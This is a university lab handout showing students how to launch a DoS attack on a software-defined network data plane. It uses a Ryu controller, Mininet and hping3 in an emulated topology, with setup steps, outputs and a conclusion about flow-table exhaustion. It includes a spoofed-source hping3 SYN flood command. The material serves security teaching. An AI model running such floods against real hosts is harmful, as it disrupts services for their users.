Lab 3. Denial-of-Service (DoS) in SDN (Ryu Controller)

Contents

Experiment Task Design:


In this lab, students are able to launch a DoS attack on the SDN data plane and explain the attack consequences. This lab provides step-by-step instructions to assist students in setting up the profile, creating the experimental topology and conducting the DoS attack in the data plane of SDN.

Submission:


Students should submit screenshots of step 1 and step 2 and explain each screenshot in a paragraph.

Start the Experiment


Click the "**Experiments**" button on the upper-left corner and choose "**Start Experiment**".




Click “**Change Profile**” to select a proper profile for this experiment.




In the page, search the profile “**DoSServer**” and click the name to select it. Then Click “**Select Profile**”.



Proceed by click “Next”. Before finalize the configuration, choose a cluster. E.g., choose “**Emulab**” as the cluster.



Below is the configuration of the profile for your reference. You may also be able to create your own profile by following the instructions in Lab 1.



Conduct the Experiment

Section 1.1: Installing Dependencies


The following dependencies need to be installed on the instantiated node: Ryu, Mininet, Hping

Mininet
https://github.com/mininet/mininet


Ryu
https://github.com/osrg/ryu.git with its pre-requisites

hping3

(Note) These installations will not be saved when the Cloudlab Experiment has been terminated. Cloudlab allows users to request additional leasing time through of the '***Extend***' button.



1) Open a new terminal. Click the icon and choose "**Shell**"



2) Run the following commands to install Ryu controller on the node.

Get sudo user privileges

sudo su

Update APT repo

apt-get update

Download Ryu repo from Github

git clone https://github.com/osrg/ryu.git

Install dependencies

apt install gcc python-dev libffi-dev libssl-dev libxml2-dev libxslt1-dev zlib1g-dev

apt install python3-pip

Install Ryu Controller:

cd ryu
pip3 install -r tools/pip-requires
python3 setup.py install

3) Copy the lab3.py file provided to the node using sftp to a specific directory.

Section 1.2: Installing Mininet

1) Open a new terminal and run the command '**sudo apt-get install mininet**' to install mininet

Section 1.3: Installing Hping3

1) Run '**sudo apt-get install hping3**' to install Hping3

Section 2: Running Ryu

1) Open a new terminal

2) cd into the directory where lab3.py is copied to.

3) Start the controller by running "**ryu-manager lab3.py**"

```
root@node-0:~# ryu-manager lab3.py
loading app lab3.py
loading app ryu.controller.ofp_handler
instantiating app lab3.py of SimpleSwitch13
instantiating app ryu.controller.ofp_handler of OFPHandler
```

4) Open another new terminal

5) Run '**sudo mn --controller=remote,ip=127.0.0.1,port=6653 --switch ovsk,protocols=OpenFlow13**' to run a Mininet Topology

Note: The command in step 5 has the following parameters and explanations:

-2 hosts are created by default
-The 2 hosts will be connected via an OVS bridge (Switch)
-The OVS bridge will be connected to the controller based on the specified IP address (127.0.0.1)

```
root@node-0:~# sudo mn --controller=remote,ip=127.0.0.1,port=6653 --switch ovsk,protocols=OpenFlow13
*** Creating network
*** Adding controller
*** Adding hosts:
h1 h2
*** Adding switches:
s1
*** Adding links:
(h1, s1) (h2, s1)
*** Configuring hosts
h1 h2
*** Starting controller
c0
*** Starting 1 switches
s1 ...
*** Starting CLI:
mininet>
```

6) Run '**pingall**' to confirm that the host(s) are reachable to each other

```
mininet> pingall
*** Ping: testing ping reachability
h1 -> h2
h2 -> h1
*** Results: 0% dropped (2/2 received)
mininet>
```

7) Open a new terminal

8) Run '**sudo ovs-ofctl dump-flows s1 -O OpenFlow13**' to print the current flow-rules inside the switch

Task 1: What can be seen after running this command? Take a screenshot. This screenshot will be needed to refer to further observations with outputs in the future steps.

```
root@node-0:~# ovs-ofctl dump-flows s1 -O OpenFlow13
OFPST_FLOW reply (OF1.3) (xid=0x2):
 cookie=0x0, duration=2.374s, table=0, n_packets=2, n_bytes=196, idle_timeout=5, priority=1,icmp,in_port=1,nw_src=10.0.0.1,nw_dst=10.0.0.2 actions=outpu
t:2
 cookie=0x0, duration=2.373s, table=0, n_packets=2, n_bytes=196, idle_timeout=5, priority=1,icmp,in_port=2,nw_src=10.0.0.2,nw_dst=10.0.0.1 actions=outpu
t:1
 cookie=0x0, duration=109.091s, table=0, n_packets=20, n_bytes=1496, priority=0 actions=CONTROLLER:65535
root@node-0:~#
```

9) On the Mininet terminal, run '**h1 hping3 h2 -c 10000 -S --flood --rand-source -V'** to flood a lot of packets to **h2**.

Task2: Every packet sent to ***h2*** will invoke an ***OFPT_PACKET_IN*** which will forward the first incoming packet to the controller. After receiving the packet-in message, the controller then sends an ***OFPT_FLOW_MOD*** message to the switch to install *a new flow-rule*.

```
mininet> h1 hping3 h2 -c 10000 -S --flood --rand-source -V
using h1-eth0, addr: 10.0.0.1, MTU: 1500
HPING 10.0.0.2 (h1-eth0 10.0.0.2): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
```

10) On a separate terminal, check the flow entries in switch S1.

Task3: What can be seen observed in the flow-table now that hping3 is running? Any noticeable differences in output?

```
 cookie=0x0, duration=0.024s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port=1,nw_src=118.118.153.222,nw_dst=10.0.0.2,tp_src=32
427,tp_dst=0 actions=output:2
 cookie=0x0, duration=0.024s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port=1,nw_src=228.26.255.155,nw_dst=10.0.0.2,tp_src=324
25,tp_dst=0 actions=output:2
 cookie=0x0, duration=0.024s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port=1,nw_src=28.98.227.170,nw_dst=10.0.0.2,tp_src=3243
0,tp_dst=0 actions=output:2
 cookie=0x0, duration=0.024s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port=1,nw_src=98.248.141.131,nw_dst=10.0.0.2,tp_src=324
29,tp_dst=0 actions=output:2
 cookie=0x0, duration=0.024s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port=1,nw_src=148.218.84.81,nw_dst=10.0.0.2,tp_src=3243
1,tp_dst=0 actions=output:2
 cookie=0x0, duration=0.024s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port=1,nw_src=42.103.46.142,nw_dst=10.0.0.2,tp_src=3242
8,tp_dst=0 actions=output:2
 cookie=0x0, duration=0.024s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port=1,nw_src=84.253.26.28,nw_dst=10.0.0.2,tp_src=32433
,tp_dst=0 actions=output:2
 cookie=0x0, duration=0.016s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port=1,nw_src=119.108.56.225,nw_dst=10.0.0.2,tp_src=324
32,tp_dst=0 actions=output:2
 cookie=0x0, duration=0.016s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port=1,nw_src=150.189.246.193,nw_dst=10.0.0.2,tp_src=32
434,tp_dst=0 actions=output:2
 cookie=0x0, duration=0.016s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port=1,nw_src=118.224.223.10,nw_dst=10.0.0.2,tp_src=324
35,tp_dst=0 actions=output:2
 cookie=0x0, duration=0.016s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port=1,nw_src=236.60.174.73,nw_dst=10.0.0.2,tp_src=3243
6,tp_dst=0 actions=output:2
 cookie=0x0, duration=0.016s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port=1,nw_src=21.48.90.157,nw_dst=10.0.0.2,tp_src=32437
,tp_dst=0 actions=output:2
 cookie=0x0, duration=0.016s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port=1,nw_src=90.175.98.99,nw_dst=10.0.0.2,tp_src=32438
,tp_dst=0 actions=output:2
 cookie=0x0, duration=0.016s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port=1,nw_src=28.28.83.220,nw_dst=10.0.0.2,tp_src=32439
,tp_dst=0 actions=output:2
```

11) On the Mininet terminal, stop ***hping3*** by using ***ctrl + C.***

12) Ping h1 from h2. What can be observed on here?

```
mininet>
mininet> h1 ping h2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
From 10.0.0.1 icmp_seq=1 Destination Host Unreachable
From 10.0.0.1 icmp_seq=2 Destination Host Unreachable
From 10.0.0.1 icmp_seq=3 Destination Host Unreachable
From 10.0.0.1 icmp_seq=4 Destination Host Unreachable
From 10.0.0.1 icmp_seq=5 Destination Host Unreachable
From 10.0.0.1 icmp_seq=6 Destination Host Unreachable
From 10.0.0.1 icmp_seq=7 Destination Host Unreachable
From 10.0.0.1 icmp_seq=8 Destination Host Unreachable
From 10.0.0.1 icmp_seq=9 Destination Host Unreachable
^C
--- 10.0.0.2 ping statistics ---
10 packets transmitted, 0 received, +9 errors, 100% packet loss, time 9047ms
pipe 3
```

13) Wait 2 – 3 mins and repeat the previous step

```
mininet> h1 ping h2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=2.87 ms
64 bytes from 10.0.0.2: icmp_seq=2 ttl=64 time=0.198 ms
64 bytes from 10.0.0.2: icmp_seq=3 ttl=64 time=0.026 ms
64 bytes from 10.0.0.2: icmp_seq=4 ttl=64 time=0.023 ms
64 bytes from 10.0.0.2: icmp_seq=5 ttl=64 time=0.024 ms
64 bytes from 10.0.0.2: icmp_seq=6 ttl=64 time=0.025 ms
64 bytes from 10.0.0.2: icmp_seq=7 ttl=64 time=0.024 ms
^C
--- 10.0.0.2 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6001ms
rtt min/avg/max/mdev = 0.023/0.457/2.879/0.990 ms
```

14) On an empty terminal, check the flow-table rules of OVS Switch S1

```
root@node-0:~# ovs-ofctl dump-flows s1 -O OpenFlow13
OFPST_FLOW reply (OF1.3) (xid=0x2):
 cookie=0x0, duration=10.877s, table=0, n_packets=7, n_bytes=686, idle_timeout=5, priority=1,icmp,in_port=1,nw_src=10.0.0.1,nw_dst=10.0.0.2 actions=outp
ut:2
 cookie=0x0, duration=10.876s, table=0, n_packets=7, n_bytes=686, idle_timeout=5, priority=1,icmp,in_port=2,nw_src=10.0.0.2,nw_dst=10.0.0.1 actions=outp
ut:1
 cookie=0x0, duration=424.687s, table=0, n_packets=579791, n_bytes=31300326, priority=0 actions=CONTROLLER:65535
root@node-0:~#
```

Conclusions

When the flow table of OVS switches is full, any additional flow-rule installation will be failed due to insufficient space in the flow table. A switch that cannot install a flow-entry will send an ***OFPT_ERROR*** message to the controller along with ***OFPFMFC_TABLE_FULL***. The switch then drops the packet since it is unable to receive instructions to install a flow-entry due to the resource exhaustion. This is a DoS attack in the data plane of SDN.